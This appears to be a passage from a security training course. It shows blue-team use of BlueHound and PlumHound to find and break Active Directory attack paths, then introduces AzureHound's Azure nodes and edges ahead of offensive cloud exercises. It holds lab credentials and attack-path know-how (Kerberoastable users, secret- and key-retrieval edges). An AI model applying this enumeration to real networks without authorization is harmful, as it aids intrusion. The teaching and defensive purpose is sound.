
Next, we need to unzip `BlueHound-win32-x64-1.1.0.zip`.

Unzip BlueHound

```
PS C:\Tools> Expand-Archive .\BlueHound-win32-x64-1.1.0.zip .
```


Note: It may take a while to unzip, as BlueHound zip is around 170MB.

After extracting it, we need to open the file `BlueHound.exe`, click Login and use the BloodHound credentials we use to set up the database. In our example, credentials are user `neo4j` password `Password123`.




Using BlueHound


The `Data Import` option in BlueHound allows us to automatically import data from sources such as SharpHound, ShotHound, Vulnerability Scanners, etc. We will disable all options but SharpHound.




Next, we need to download SharpHound, click edit settings, and set the `Tool path` and the `Arguments`. We can find SharpHound at `C:\Tools\SharpHound.exe`. To see the arguments, we need to type the SharpHound's options and press Enter.




We can also automate SharpHound collection using the `schedule` option and select its frequency (daily, weekly, or monthly):




Once we have data loaded, we can use the `Configurations` tab to set up the basic information used by the queries (e.g., Domain Admins group, crown jewels servers). Let's use the following configuration:



Next, we can use the `Query Runner` option in the menu and click `RUN ALL` to prepare the reports.



All tabs should now have some data. Default reports for BlueHound include data from other sources such as ShotHound and Vulnerability Scanners. Since we are not using those tools, some reports will remain unfilled.



Now our job as BlueTeamers is to understand the data that makes sense to monitor in our environment, and this could be:

- Administrators with sessions on non-Domain machines.
- Dangerous privileges in the Domain Users group
- Paths from Kerberoastable users
- Users with higher privileges on computers
- Users that do not require pre-authentication
- Users with more sessions


The list can be much longer and will depend on each environment. The advantage that BlueHound offers is that it allows us to create our Cypher queries to monitor what is most important to us.

BlueHound Customization

BlueHound allows us to modify existing queries, add new queries, create new tabs, and visualize the data according to our needs.

To create a new query, we can click on the box with the `+` sign, define a report name, click on the three vertical dots, define the type and size, and include our query. In the following example, we will create a table that consists of the number of enabled users of the active directory with the following query:


```
MATCH (u:User {enabled:true})
RETURN COUNT(u)
```



We can add/delete any char or tab and create our dashboards. We can also import and export dashboards.

Let's import the custom dashboard `C:\Tools\bluehound_dashboard_htb.json` with the following steps:

- Go to `Import Config`.
- Select the file to import and import it.
- Go to the `Configurations` tab and complete the information (Domain Controllers, Domain Admins, and SRV for this example).
- Close BlueHound (some times BlueHound freeze while trying to run some queries. If it happens, we can close and re-open it).
- Open BlueHound and click on `Query Runner`.
- Click on `RUN ALL` to fill all reports with data.



To get more information about BlueHound, check out their introductory video, blog post and Nodes22 conference talk.

PlumHound

PlumHound operates by wrapping BloodHoundAD's powerhouse graphical Neo4J backend cypher queries into operations-consumable reports. Analyzing the output of PlumHound can steer security teams in identifying and hardening common Active Directory configuration vulnerabilities and oversights.

Installing PlumHound

We need Python installed and download the released zip file, unzip it, and install the requirements with pip.

```
C:\Tools\PlumHound> python -m pip install -r requirements.txt
...SNIP...
```

We can confirm if it works with the `--easy` option and the `-p` option to specify the password.

```
C:\Tools\PlumHound>python PlumHound.py --easy -p Password123

        PlumHound 1.5.2
        For more information: https://github.com/plumhound
        --------------------------------------
        Server: bolt://localhost:7687
```

```
        User: neo4j
        Password: *****
        Encryption: False
        Timeout: 300
        --------------------------------------
        Task: Easy
        Query Title: Domain Users
        Query Format: STDOUT
        Query Cypher: MATCH (n:User) RETURN n.name, n.displayname
        --------------------------------------
INFO    Found 1 task(s)
INFO    --------------------------------------
on 1:
on 1: n.name                           n.displayname
      ------------------------------  ---------------
      [email protected]
      [email protected]
      [email protected]          julio
      [email protected]    htb-student
      [email protected]          peter
      [email protected]          david
      [email protected]           mark
      [email protected]           ryan
      [email protected]          jared
      [email protected]          grace
on 1:
Executing Tasks |[------------------------------------------------------------]| Tasks
1 / 1  in 2.1s (0.84/s)

        Completed 1 of 1 tasks.
```

Using PlumHound Path Analyzer

PlumHound has multiple uses and different things we can do with this tool. In this example, we will use the `Path Analyzer` option (`-ap`) to understand what relationship we have to remove to break the attack paths we detect.

The Analyze Path function requires a `label`, or a `start node` and an `end node`, and then iterates through all paths to identify which relationship(s) to remove to break the attack path. This is useful when you want to provide your AD Admins with concrete actions they can take to improve your overall AD Security Posture.

Let's take as an example the dangerous Domain Users permissions between `Domain Users` and `WS01`, and identify which privilege we need to remove to break the path:

```
C:\Tools\PlumHound> python PlumHound.py -p Password123 -ap "DOMAIN [email
protected]" "WS01.INLANEFREIGHT.HTB"
```

```
        PlumHound 1.5.2
        For more information: https://github.com/plumhound
        --------------------------------------
        Server: bolt://localhost:7687
        User: neo4j
        Password: *****
        Encryption: False
        Timeout: 300
        --------------------------------------
        Task: Analyzer Path
        Start Node: DOMAIN [email protected]
----------------------------------------------------------------------
Analyzing paths between DOMAIN [email protected] and
WS01.INLANEFREIGHT.HTB
----------------------------------------------------------------------
Removing the relationship GpLink between [email protected] and [email
protected] breaks the path!
Removing the relationship Contains between [email protected] and
WS01.INLANEFREIGHT.HTB breaks the path!
INFO    Tasks Generation Completed
Tasks: []
Executing Tasks |━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━| Tasks
0 / 0  in 0.1s (0.00/s)

        Completed 0 of 0 tasks.
```

Note: We encountered some unidentified relationships between nodes during PlumHound testing. For example, "Domain Users" with the user "Elieser" does not bring any results, but the relationships exist. We should also keep in mind that not all recommendations are safe. For example, to break the path between SVC_BACKUPS and Domain Admins, we could remove DC01 from the Domain Controller container, but this will affect the functionality of the domain controller in the environment.

Next Steps

We discovered that BloodHound is a powerful tool for BlueTeams to improve their cybersecurity. By using cypher queries to identify misconfigurations and proactively monitoring for changes, Blueteams can stay ahead of potential threats. While BloodHound is a valuable tool, other tools like ImproHound and GoodHound can provide additional insights using BloodHound data. ImproHound helps identify AD attack paths by breaking down the AD tier model, while GoodHound helps prioritize remediation efforts by determining the busiest paths to high-value targets.

In the next section, we will delve into the use of BloodHound in Azure, exploring how to use it for identifying attack paths in the Microsoft cloud.

Exercises

Neo4j Database Credentials: User: `neo4j` Password: `Password123`.

Azure Enumeration

We've learned how to use BloodHound to identify misconfigurations in Active Directory environments, but in this section, we'll focus on Azure and how we can use BloodHound to identify attack paths and potential weaknesses in the Azure environment.

While the main focus of this section will be on the offensive usage of BloodHound in Azure, it's important to note that both Red and Blue Teams can benefit from this tool. Red Teams can use the information gathered by BloodHound to identify attack paths, and Blue Teams to prioritize remediation efforts and secure their Azure environment. BloodHound provides valuable insights into the security of Azure environments, whether for offensive or defensive purposes.

Overview AzureHound

Just as we discussed attacks on Active Directory environments and the different components that BloodHound includes to allow us to identify attack paths, in the same way, we can use BloodHound to identify Attack paths in Azure.

The approach to identify attacks and abuse edges are similar to Active Directory. For Azure, we will have nodes and edges that start with `Az` exclusive to the Microsoft cloud.

The nodes available in BloodHound version 4.2 are the following:

Node	Description
AZTenant	Represents an Azure AD tenant, which is a dedicated instance of Azure AD that an organization owns and uses to manage access to applications and resources.
AZUser	Represents a user in Azure Active Directory (Azure AD) and contains information about the user such as their email address, display name, and job title.
AZGroup	Represents a group in Azure AD, which can be used to manage access to resources and applications.
AZApp	Represents an application in Azure AD, which can be used to provide secure access to resources and APIs.
AZSubscription	Represents an Azure subscription, which is a logical container for resources in Azure.
AZResourceGroup	Represents a resource group in Azure, which is a container for resources that share a lifecycle and are managed together.

Node	Description
AZVM	Represents a virtual machine (VM) in Azure, which is a virtualized computing environment used to deploy and run applications.
AZDevice	Represents a device in Azure AD, which can be used to manage access to resources and applications.
AZServicePrincipal	Represents a service principal in Azure AD, which is a security identity used by applications and services to access resources in Azure.

The edges available in BloodHound version 4.2 are as follows:

Edge	Description
AZAddMembers	Indicates that a principal can add members to a group or directory role.
AZAddOwner	Indicates that a principal can add other users as owners of a subscription or management group.
AZAppAdmin	Indicates that a principal is assigned to an administrative role for an Azure AD application.
AZCloudAppAdmin	Indicates that a principal is assigned to an administrative role for a cloud application.
AZContains	Indicates that a group or directory role contains a member.
AZContributor	Indicates that a principal has been assigned the Contributor role at a resource scope, allowing them to manage all resource types within that scope.
AZExecuteCommand	Indicates that a principal has permission to execute a command on a virtual machine.
AZGetCertificates	Indicates that a principal has permission to retrieve certificates.
AZGetKeys	Indicates that a principal has permission to retrieve keys.
AZGetSecrets	Indicates that a principal has permission to retrieve secrets.
AZGlobalAdmin	Indicates that a principal is assigned to the Global Administrator role in Azure AD.
AZKeyVaultContributor	Indicates that a principal has been assigned the Key Vault Contributor role at the resource group or resource level, allowing them to manage key vaults.
AZManagedIdentity	Indicates that a resource has an associated managed identity, allowing it to authenticate with other Azure services.
AZOwns	Indicates that a principal owns a resource.

Edge	Description
AZPrivilegedRoleAdmin	Indicates that a principal is assigned to a built-in role that grants full access to Azure AD and all Azure services.
AZResetPassword	Allows a user to reset passwords for other users
AZRunAs	Represents the ability to run as an account, either through a scheduled task, service, or any other impersonation
AZUserAccessAdministrator	Allows a user to manage user access to Azure resources
AZVMAdminLogin	Allows a user to log in as a VM administrator

Note: Keep in mind that not all edges are documented. Most of them have different details for their attack path than we had in Active Directory. Cloud environments can change rapidly, and we must keep up to date with the changes as they occur.

For additional information about these nodes, their uses, and definitions, we can refer to the official BloodHound documentation.


Creating an Azure Tenant

To practice in an Azure environment, we need to create a tenant with an Azure Subscription. We will use the free version of Azure, which gives us $200 USD for one month. To complete the registration for the free version, we can use the following link: https://azure.microsoft.com/en-us/free/. Note that a credit card is required. Additionally, if you are a student, you can use Azure for Students with no credit card required.


Note: These exercises are optional, but it is recommended that they be performed to familiarize yourself with cloud attacks. To complete these exercises, we will need to create the free Azure account using the link above.

You can follow the process based on the Azure Free Account page. The following example is a reference, but the process may differ for you and the region where you are.

